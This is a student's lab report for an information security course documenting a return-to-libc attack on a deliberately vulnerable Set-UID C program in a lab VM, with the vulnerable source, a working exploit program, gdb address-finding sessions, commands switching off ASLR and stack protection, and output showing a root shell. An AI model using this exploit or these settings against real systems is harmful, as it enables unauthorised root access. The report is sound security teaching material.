



The Laboratory of Information Security
(UE19CS347)

Documented by Anurag.R.Simha

SRN	:	PES2UG19CS052
Name	:	Anurag.R.Simha
Date	:	27/02/2022
Section	:	A
Week	:	4

The Table of Contents

The Setup	2
Task 1: Address Space Randomisation.....	2
Task 2: Finding out the address of the lib function	5
Task 3: Putting the shell string in the memory	6
Task 4: Changing length of the file name	11
Task 5: Address Randomisation	13

The Setup

For the experimentation of various attacks, a single virtual machine was employed.

1. The Victim/Client machine (10.0.2.35)

```
seed_PES2UG19CS052_Anurag.R.Simha@Victim:~$ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:29:a7:2c
          inet addr:10.0.2.35  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::929f:2cf7:fb48:8359/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:6290 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1459 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:8768816 (8.7 MB)  TX bytes:178320 (178.3 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:828 errors:0 dropped:0 overruns:0 frame:0
          TX packets:828 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:95487 (95.4 KB)  TX bytes:95487 (95.4 KB)

seed_PES2UG19CS052_Anurag.R.Simha@Victim:~$
```

Task 1: Address Space Randomisation

Address space randomisation

Ubuntu and several other Linux-based systems use address space randomisation to randomise the starting address of heap and stack. This makes guessing the exact addresses difficult; guessing addresses is one of the critical steps of buffer-overflow attacks. To thwart this curtailment, address space randomisation is switched off.

The command: `sudo sysctl -w kernel.randomize_va_space=0`

```
seed_PES2UG19CS052_Anurag.R.Simha@Victim:~$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
seed_PES2UG19CS052_Anurag.R.Simha@Victim:~$
```

Fig. 1(a): Switching off address space randomisation.

Also, the shell (/bin/sh) is redirected to zsh.

The commands:

```
$ sudo rm /bin/sh
```

```
$ sudo ln -sf /bin/zsh /bin/sh
```

```
seed_PES2UG19CS052_Anurag.R.Simha@Victim:~$ sudo rm /bin/sh
seed_PES2UG19CS052_Anurag.R.Simha@Victim:~$ sudo ln -sf /bin/zsh /bin/sh
seed_PES2UG19CS052_Anurag.R.Simha@Victim:~$ █
```

Fig. 1(b): Redirecting shell to zsh.

The experimentation is now proceeded with a C program containing the buffer overflow vulnerability.

The program:

Name: retlib.c

```
/* This program has a buffer overflow vulnerability. */
/* Our task is to exploit this vulnerability */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int bof(FILE *badfile)
{
    char buffer[12];

    /* The following statement has a buffer overflow problem */
    fread(buffer, sizeof(char), 40, badfile);

    return 1;
}

int main(int argc, char **argv)
{
    FILE *badfile;

    badfile = fopen("badfile", "r");
    bof(badfile);

    printf("Returned Properly\n");

    fclose(badfile);
    return 1;
}
```

In this program, a file termed 'badfile' is read and passed to the `bof()` function. It's this function that contains the targeted vulnerability.

With the stack protector turned off, this program is put to test after transmuting it to a Set-UID program. Also, a 'badfile' is created.

The commands:

```
$ gcc -fno-stack-protector -z noexecstack -o retlib retlib.c
$ sudo chown root retlib
$ sudo chmod 4755 retlib
$ ls -l retlib
$ touch badfile
$ ./retlib
```




```
seed_PES2UG19CS052_Anurag.R.Simha@Victim:~/Documents$ gcc -fno-stack-protector -z noexecstack -o retlib retlib.c
seed_PES2UG19CS052_Anurag.R.Simha@Victim:~/Documents$ sudo chown root retlib
seed_PES2UG19CS052_Anurag.R.Simha@Victim:~/Documents$ sudo chmod 4755 retlib
seed_PES2UG19CS052_Anurag.R.Simha@Victim:~/Documents$ ls -l retlib
-rwsr-xr-x 1 root seed 7476 Feb 27 02:16 retlib
seed_PES2UG19CS052_Anurag.R.Simha@Victim:~/Documents$ touch badfile
seed_PES2UG19CS052_Anurag.R.Simha@Victim:~/Documents$ ./retlib
Returned Properly
seed_PES2UG19CS052_Anurag.R.Simha@Victim:~/Documents$
```

Fig. 1(c): Not overflowing the buffer.

Here, the badfile is void of any contents. So, the attack does not fire. An alternative command is now tested on this program.

The commands:

```
$ echo "this will overflow the buffer"$temp{1..100} >badfile
$ ./retlib
```



```
seed_PES2UG19CS052_Anurag.R.Simha@Victim:~/Documents$ echo "this will overflow the buffer"$temp{1..100} >badfile
seed_PES2UG19CS052_Anurag.R.Simha@Victim:~/Documents$ ./retlib
Segmentation fault
seed_PES2UG19CS052_Anurag.R.Simha@Victim:~/Documents$
```

Fig. 1(d): Overflowing the buffer.

The reason for the occurrence of a segmentation fault is the size of the stream present in the input file. The buffer is circumscribed to reading not more than 40 bytes. Alas, the input stream is 44 bytes. Henceforth, the segmentation gets faulted.

Task 2: Finding out the address of the lib function

Taking note of a certain address on Linux is made possible by the gdb command. Here, the address of libc function is discovered.

The commands:

```
$ ls -l retlib
```

```
$ gdb retlib
```

```
$ r
```

```
$ p system
```

```
$ p exit
```

```
seed_PES2UG19CS052_Anurag.R.Simha@Victim:~/Documents$ ls -l retlib
-rwsr-xr-x 1 root seed 7476 Feb 27 02:16 retlib
seed_PES2UG19CS052_Anurag.R.Simha@Victim:~/Documents$ gdb retlib
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from retlib...(no debugging symbols found)...done.
gdb-peda$ r
Starting program: /home/seed/Documents/retlib

Program received signal SIGSEGV, Segmentation fault.
```

```
[-----registers-----]
EAX: 0x1
EBX: 0x0
ECX: 0x804b0a0 --> 0x0
EDX: 0x28 ('')
ESI: 0xb7fba000 --> 0xb1bdb0
EDI: 0xb7fba000 --> 0xb1bdb0
EBP: 0x62206568 ('he b')
ESP: 0xbfffed30 ("r this will \213\205\004\b\001")
EIP: 0x65666675 ('uffe')
EFLAGS: 0x10282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[-----code-----]
Invalid $PC address: 0x65666675
[-----stack-----]
0000| 0xbfffed30 ("r this will \213\205\004\b\001")
0004| 0xbfffed34 ("is will \213\205\004\b\001")
0008| 0xbfffed38 ("ill \213\205\004\b\001")
0012| 0xbfffed3c --> 0x804858b (<__libc_csu_init+75>: add edi,0x1)
0016| 0xbfffed40 --> 0x1
0020| 0xbfffed44 --> 0xbfffee04 --> 0xbfffeffa ("/home/seed/Documents/retlib")
0024| 0xbfffed48 --> 0xbfffee0c --> 0xbfff016 ("XDG_VTNR=7")
0028| 0xbfffed4c --> 0x804b008 --> 0xfbad2488
[-----]
```

```

Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x65666675 in ?? ()
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb7e42da0 <__libc_system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xb7e369d0 <__GI_exit>
gdb-peda$ █

```

Fig. 2(a): Noting the addresses.

In the forthcoming parts of this experiment, an exploit program is written. That program is used to redirect the pointer to execute a piece of code that leads the attacker to a root shell. Therefore, the address of the `system()` and `exit()` functions are `0xb7e42da0` and `0xb7e369d0` respectively. Since the root shell is granted by the shell, it's address is also imperative to the exploiter program.

Task 3: Putting the shell string in the memory

One of the challenges in this lab is to put the string `"/bin/sh"` into the memory, and get its address. This can be achieved using environment variables. When a C program is executed, it inherits all the environment variables from the shell that executes it. The environment variable `SHELL` points directly to `/bin/bash` and is needed by other programs, so we introduce a new shell variable `MYSHELL` and make it point to `zsh`.

The commands:

```

$ export MY_SHELL=/bin/sh
$ env | grep MY_SHELL

```

```

seed_PES2UG19CS052_Anurag.R.Simha@Victim:~/Documents$ export MY_SHELL=/bin/sh
seed_PES2UG19CS052_Anurag.R.Simha@Victim:~/Documents$ env | grep MY_SHELL
MY_SHELL=/bin/sh
seed_PES2UG19CS052_Anurag.R.Simha@Victim:~/Documents$ █

```

Fig. 3(a): Storing the shell program in an environment variable.

With the shell program stored in an environment variable, now the address can be pulled out. To aid this purpose, a program is written.

The program:

Name: `prnenv.c`

```
#include <stdio.h>
#include <stdlib.h>
void main()
{
    char * shell = getenv("MYSHELL");
    if (shell)
        printf("%x\n", (unsigned int)shell);
}
```

In this program, the value of environment variable, 'MYSHELL' is retrieved and then its address gets printed.

The commands:

```
$ gcc prnenv.c -o prnenv
```

```
$ ./prnenv
```

```
seed_PES2UG19CS052_Anurag.R.Simha@Victim:~/Documents$ gcc prnenv.c -o prnenv
seed_PES2UG19CS052_Anurag.R.Simha@Victim:~/Documents$ ./prnenv
bffffdef
seed_PES2UG19CS052_Anurag.R.Simha@Victim:~/Documents$
```

Fig. 3(b): Extracting the address.

Henceforth, the noted address is 0xbffffdef.

With all the addresses noted, the exploiter program is written and then executed.

To calculate the array size, gdb command is the aid.

The commands:

```
$ touch badfile
```

```
$ gcc -fno-stack-protector -z noexecstack -g -o
retlib_gdb retlib.c
```

```
$ gdb retlib_gdb
```

```
$ b bof
```

```
$ r
```

```
$ p &buffer
```

```
$ p $ebp
```

```
$ p (<$ebp_value> - <&buffer_value>)
```


Note: Replace <\$ebp_value> and <&buffer_value> with the values obtained.

```

Legend: code, data, rodata, value

Breakpoint 1, bof (badfile=0x804fa88) at retlib.c:12
12      fread(buffer, sizeof(char), 40, badfile);
gdb-peda$ p &buffer
$1 = (char (*)[12]) 0xbfffed04
gdb-peda$ p $ebp
$2 = (void *) 0xbfffed18
gdb-peda$ p (0xbfffed18 - 0xbfffed04)
$3 = 0x14
gdb-peda$ █

```

Fig. 3(c): Obtaining the difference between the frame pointer address and buffer.

With the difference in value discovered, now the array length for the buffer is reckoned. Being in hexadecimal, 0x14 is considered as 20 for ease.

$$X = 20 + 12 = 32$$

$$Y = 20 + 4 = 24$$

$$Z = 20 + 8 = 28$$

To clear the perplexment, X is the array size for /bin/sh, followed with Y and Z being the array size for system() and exit() respectively.

The program:

Name: exploit.c

```

#include <stdlib.h>
#include <stdio.h>
#include <string.h>
int main(int argc, char **argv)
{
    char buf[40];
    FILE *badfile;

    badfile = fopen("./badfile", "w");

    /* You need to decide the addresses and
       the values for X, Y, Z. The order of the following
       three statements does not imply the order of X, Y, Z.
       Actually, we intentionally scrambled the order. */

```

```

*(long *) &buf[32] = 0xbffffdef; // (X) "/bin/sh"
*(long *) &buf[24] = 0xb7e42da0; // (Y) system()
*(long *) &buf[28] = 0xb7e369d0; // (Z) exit()

fwrite(buf, sizeof(buf), 1, badfile);
fclose(badfile);
}

```

In this program, the 'badfile' is created. After it is executed by the vulnerable program, a root shell is returned.

The commands:

```

$ gcc exploit.c -o exploit
$ ./exploit
$ ls -l badfile
$ ./retlib

```

```

seed_PES2UG19CS052_Anurag.R.Simha@Victim:~/Documents$ gcc exploit.c -o exploit
seed_PES2UG19CS052_Anurag.R.Simha@Victim:~/Documents$ ./exploit
seed_PES2UG19CS052_Anurag.R.Simha@Victim:~/Documents$ ls -l badfile
-rw-rw-r-- 1 seed seed 40 Feb 27 03:42 badfile
seed_PES2UG19CS052_Anurag.R.Simha@Victim:~/Documents$ ./retlib
# whoami
root
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare),999(vboxsf)
#

```

Fig. 3(d): Getting access as root.

As elucidated by figure 3(d), a root shell prompt is achieved, hence triumphing the exploit.

Q. Please describe how you decide the values for X, Y and Z.

With the difference in value discovered (figure 3(c)), the array length for the buffer is reckoned. Being in hexadecimal, 0x14 is considered as 20 for ease.

$$X = 20 + 12 = 32$$

$$Y = 20 + 4 = 24$$

$$Z = 20 + 8 = 28$$

To clear the perplexment, X is the array size for /bin/sh, followed with Y and Z being the array size for system() and exit() respectively.

It should be noted that the exit() function is not very necessary for this attack; however, without this function, when system() returns, the program

might crash, causing suspicions. The line where the `exit()` function gets called is dwindled into a comment.

```
seed_PES2UG19CS052_Anurag.R.Simha@Victim:~/Documents$ gcc exploit.c -o exploit
seed_PES2UG19CS052_Anurag.R.Simha@Victim:~/Documents$ ./exploit
seed_PES2UG19CS052_Anurag.R.Simha@Victim:~/Documents$ ls -l badfile
-rw-rw-r-- 1 seed seed 40 Feb 27 03:55 badfile
seed_PES2UG19CS052_Anurag.R.Simha@Victim:~/Documents$ ./retlib
# whoami
root
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare),999(vboxsf)
# exit
Segmentation fault
```

Fig. 3(e): Running the altered program.

As observed in the figure above, on taking a stab to exit the root prompt, the program was unable to point to the `exit()` function's location. Henceforth, there is a segmentation fault.

(Optional test)

Another attempt was made by making the `system()` function a comment.

```
seed_PES2UG19CS052_Anurag.R.Simha@Victim:~/Documents$ gcc exploit.c -o exploit
seed_PES2UG19CS052_Anurag.R.Simha@Victim:~/Documents$ ./exploit
seed_PES2UG19CS052_Anurag.R.Simha@Victim:~/Documents$ ls -l badfile
-rw-rw-r-- 1 seed seed 40 Feb 27 03:57 badfile
seed_PES2UG19CS052_Anurag.R.Simha@Victim:~/Documents$ ./retlib
Segmentation fault
seed_PES2UG19CS052_Anurag.R.Simha@Victim:~/Documents$
```

Fig. 3(f): Root shell not achieved.

Since the vulnerable program must point to the `system()` function in the stack, its absence leads to a segmentation fault.

An ultimate attempt was made by commenting that line where the program points to the shell (`/bin/sh`).

```
seed_PES2UG19CS052_Anurag.R.Simha@Victim:~/Documents$ gcc exploit.c -o exploit
seed_PES2UG19CS052_Anurag.R.Simha@Victim:~/Documents$ ./exploit
seed_PES2UG19CS052_Anurag.R.Simha@Victim:~/Documents$ ls -l badfile
-rw-rw-r-- 1 seed seed 40 Feb 27 04:02 badfile
seed_PES2UG19CS052_Anurag.R.Simha@Victim:~/Documents$ ./retlib
zsh:1: command not found: ^W\M-p\M-^?\M-?
seed_PES2UG19CS052_Anurag.R.Simha@Victim:~/Documents$
```

Fig. 3(g): No command found.

Earlier in this experimentation, `/bin/sh` was made to redirect its flow to `zsh`. The absence of this command leads to the error observed in figure 3(g).


Henceforth, the address to `system()` and `/bin/sh` are immensely imperative to the badfile.

Task 4: Changing length of the file name

The Vulnerable program is compiled again as setuid root, but this time using a different file name (newretlib).

The commands:

```
$ gcc -fno-stack-protector -z noexecstack -o newretlib retlib.c
$ sudo chown root newretlib
$ sudo chmod 4755 newretlib
$ ls -l newretlib
$ ./newretlib
$ ./retlib
```



```
seed_PES2UG19CS052_Anurag.R.Simha@Victim:~/Documents$ gcc -fno-stack-protector -z noexecstack -o newretlib retlib.c
seed_PES2UG19CS052_Anurag.R.Simha@Victim:~/Documents$ sudo chown root newretlib
seed_PES2UG19CS052_Anurag.R.Simha@Victim:~/Documents$ sudo chmod 4755 newretlib
seed_PES2UG19CS052_Anurag.R.Simha@Victim:~/Documents$ ls -l newretlib
-rwxr-xr-x 1 root seed 7476 Feb 27 04:11 newretlib
seed_PES2UG19CS052_Anurag.R.Simha@Victim:~/Documents$ ./newretlib
zsh:1: command not found: h
seed_PES2UG19CS052_Anurag.R.Simha@Victim:~/Documents$ ./retlib
# whoami
root
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed), 4(adm), 24(cdrom), 27(sudo), 30(dip), 46(plugdev), 113(lpadmin), 128(sambashare), 999(vboxsf)
#
```

Fig. 4(a): Running both the programs.

Although the attack no longer works with the new executable file, it yet functions with the old executable file using the unchanged content of the badfile.

Q. Explain why the attack does not work on changing the file name.

This is for the reason that the length of file name has changed the address of the environment variable (MY_SHELL) in the process address space. The error message also makes it evident that the address has been changed from myshell. For, the system() looked for command “ h” instead of “/bin/sh”. It's observed that changing the filename does affect the relative location of the myshell environment variable in the address space. This is the reason that this attack won't work after changing filename of the setuid root program.

For debugging purposes, gdb must be used on the latter (newretlib_gdb) and former programs(retlib_gdb) for noticing the changes in the locations of the environment variables (MY_SHELL).

The commands:

```
$ gcc -fno-stack-protector -z noexecstack -g -o
newretlib_gdb retlib.c

$ ls -l newretlib_gdb

$ ls -l retlib_gdb
```

```
seed_PES2UG19CS052_Anurag.R.Simha@Victim:~/Documents$ gcc -fno-stack-protector -z noexecstack -g -o newretlib_gdb retlib.c
seed_PES2UG19CS052_Anurag.R.Simha@Victim:~/Documents$ ls -l newretlib_gdb
-rwxrwxr-x 1 seed seed 9704 Feb 27 04:19 newretlib_gdb
seed_PES2UG19CS052_Anurag.R.Simha@Victim:~/Documents$ ls -l retlib_gdb
-rwxrwxr-x 1 seed seed 9704 Feb 27 03:29 retlib_gdb
```

Fig. 4(b): Creating the debug files.

```
$ gdb newretlib_gdb

$ b bof

$ r

$ x/s * ((char **)environ)

$ x/100s 0xbffffefff
```

Note: 0xbffffefff is the value returned by the last but one command.

```
Legend: code, data, rodata, value

Breakpoint 1, bof (badfile=0x804fa88) at retlib.c:12
12      fread(buffer, sizeof(char), 40, badfile);
gdb-peda$ x/s * ((char **)environ)
0xbffffefff: "XDG_VTNR=7"
gdb-peda$ x/100s 0xbffffefff
0xbffffefff: "XDG_VTNR=7"
0xbffff00a: "XDG_SESSION_ID=c1"
0xbffff01c: "CLUTTER_IM_MODULE=xim"
0xbffff032: "XDG_GREETER_DATA_DIR=/var/lib/lightdm-data/seed"
0xbffff062: "SESSION=ubuntu"
0xbffff071: "GPG_AGENT_INFO=/home/seed/.gnupg/S.gpg-agent:0:1"
0xbffff0a2: "ANDROID_HOME=/home/seed/android/android-sdk-linux"
0xbffff0d4: "SHELL=/bin/bash"
0xbffff0e4: "VTE_VERSION=4205"
0xbffff0f3: "TERM=xterm-256color"
0xbffff109: "DERBY_HOME=/usr/lib/jvm/java-8-oracle/db"
0xbffff132: "QT_LINUX_ACCESSIBILITY_ALWAYS_ON=1"
0xbffff153: "LD_PRELOAD=/home/seed/lib/boost/libboost_program_options.so.1.64.0:/home/seed/lib/boost/libboost_filesystem.so.1.64.0:/home/seed/lib/boost/libboost_sy
stem.so.1.64.0"
0xbffff1fa: "WINDOWID=62914570"
```

Fig. 4(c): Getting the new address.

```
$ gdb retlib_gdb

$ b bof

$ r

$ x/s * ((char **)environ)

$ x/100s 0xbffff002
```

```

Legend: code, data, rodata, value

Breakpoint 1, bof (badfile=0x804fa88) at retlib.c:12
12      fread(buffer, sizeof(char), 40, badfile);
gdb-peda$ x/s * ((char **)environ)
0xbffff002: "XDG_VTNR=7"
gdb-peda$ x/100s 0xbffff002
0xbffff002: "XDG_VTNR=7"
0xbffff00d: "XDG_SESSION_ID=c1"
0xbffff01f: "CLUTTER_IM_MODULE=xim"
0xbffff035: "XDG_GREETER_DATA_DIR=/var/lib/lightdm-data/seed"
0xbffff065: "SESSION=ubuntu"
0xbffff074: "GPG_AGENT_INFO=/home/seed/.gnupg/S.gpg-agent:0:1"
0xbffff0a5: "ANDROID_HOME=/home/seed/android/android-sdk-linux"
0xbffff0d7: "SHELL=/bin/bash"
0xbffff0e7: "VTE_VERSION=4205"
0xbffff0f8: "TERM=xterm-256color"
0xbffff10c: "DERBY_HOME=/usr/lib/jvm/java-8-oracle/db"
0xbffff135: "QT_LINUX_ACCESSIBILITY_ALWAYS_ON=1"
0xbffff158: "LD_PRELOAD=/home/seed/lib/boost/libboost_program_options.so.1.64.0:/home/seed/lib/boost/libboost_filesystem.so.1.64.0:/home/seed/lib/boost/libboost_sy
stem.so.1.64.0"
0xbffff1fd: "WINDOWID=62914570"
0xbffff20f: "GNOME_KEYRING_CONTROL="
0xbffff226: "UPSTART_SESSION=unix:abstract=/com/ubuntu/upstart-session/1000/1425"
0xbffff26a: "GTK_MODULES=gail:atk-bridge:unity-gtk-module"
0xbffff297: "USER=seed"

```

Fig. 4(d): Getting the address of the old file.

Task 5: Address Randomisation

With the address space randomisation turned off, the experiment is repeated following the footsteps of the second task.

The commands:

```

$ sudo sysctl -w kernel.randomize_va_space=2
$ ls -l retlib badfile exploit
$ ./retlib

```

```

seed_PES2UG19CS052_Anurag.R.Simha@Victim:~/Documents$ sudo sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
seed_PES2UG19CS052_Anurag.R.Simha@Victim:~/Documents$ ls -l retlib badfile exploit
-rw-rw-r-- 1 seed seed 40 Feb 27 04:06 badfile
-rwxrwxr-x 1 seed seed 7472 Feb 27 04:06 exploit
-rwsr-xr-x 1 root seed 7476 Feb 27 02:16 retlib
seed_PES2UG19CS052_Anurag.R.Simha@Victim:~/Documents$ ./retlib
Segmentation fault
seed_PES2UG19CS052_Anurag.R.Simha@Victim:~/Documents$

```

Fig. 5(a): The attempt fails.

Every time the program runs, the address is newly allocated. With the randomisation of the address space turned on, each time the program gets executed, the function calls are done to dynamically allocated spaces. This address could be absent in the badfile. Hence, the attempt fails.

For a deeper examination, the program is debugged.

The commands:

```

$ gdb retlib_gdb
$ b bof
$ r

```

```
$ show disable-randomization
$ p system
$ r
$ p system
$ set disable-randomization off
$ show disable-randomization
$ r
$ p system
```

```
gdb-peda$ show disable-randomization
Disabling randomization of debuggee's virtual address space is on.
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb7da4da0 <__libc_system>
gdb-peda$ r
Starting program: /home/seed/Documents/retlib_gdb
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/i386-linux-gnu/libthread_db.so.1".

[-----registers-----]
EAX: 0x804fa88 --> 0xfbad2488
EBX: 0x0
ECX: 0x0
EDX: 0xb7f1c000 --> 0x1b1db0
```

(i)

```
gdb-peda$ p system
$2 = {<text variable, no debug info>} 0xb7da4da0 <__libc_system>
gdb-peda$ set disable-randomization off
gdb-peda$ show disable-randomization
Disabling randomization of debuggee's virtual address space is off.
```

(ii)

```
gdb-peda$ p system
$3 = {<text variable, no debug info>} 0xb7588da0 <__libc_system>
gdb-peda$ █
```

(iii)

Fig. 5(b): Debugging the program.

Closely noticing the console's output in figure 5(b), it's the address of system() function that repeatedly gets altered. The address in part (i) and part (ii) remain the same on disabling the randomisation. But, the address in part (ii) and part

(iii) of figure 5(b) show utter variations in the address, hence thwarting the attack.

Q. Can you get a shell?

A. No, there's no access either to the root shell or the seed shell achieved. A segmentation fault occurs.

Q. If not, what is the problem?

A. Randomising the address space is the problem. The program can't point to the address in place (badfile).

Q. How does the address randomisation make your return-to-libc attack difficult?

A. Every time the program runs, the address is newly allocated. With the randomisation of the address space turned on, each time the program gets executed, the function calls are done to dynamically allocated spaces. This address could be absent in the badfile. Hence, the attempt fails.
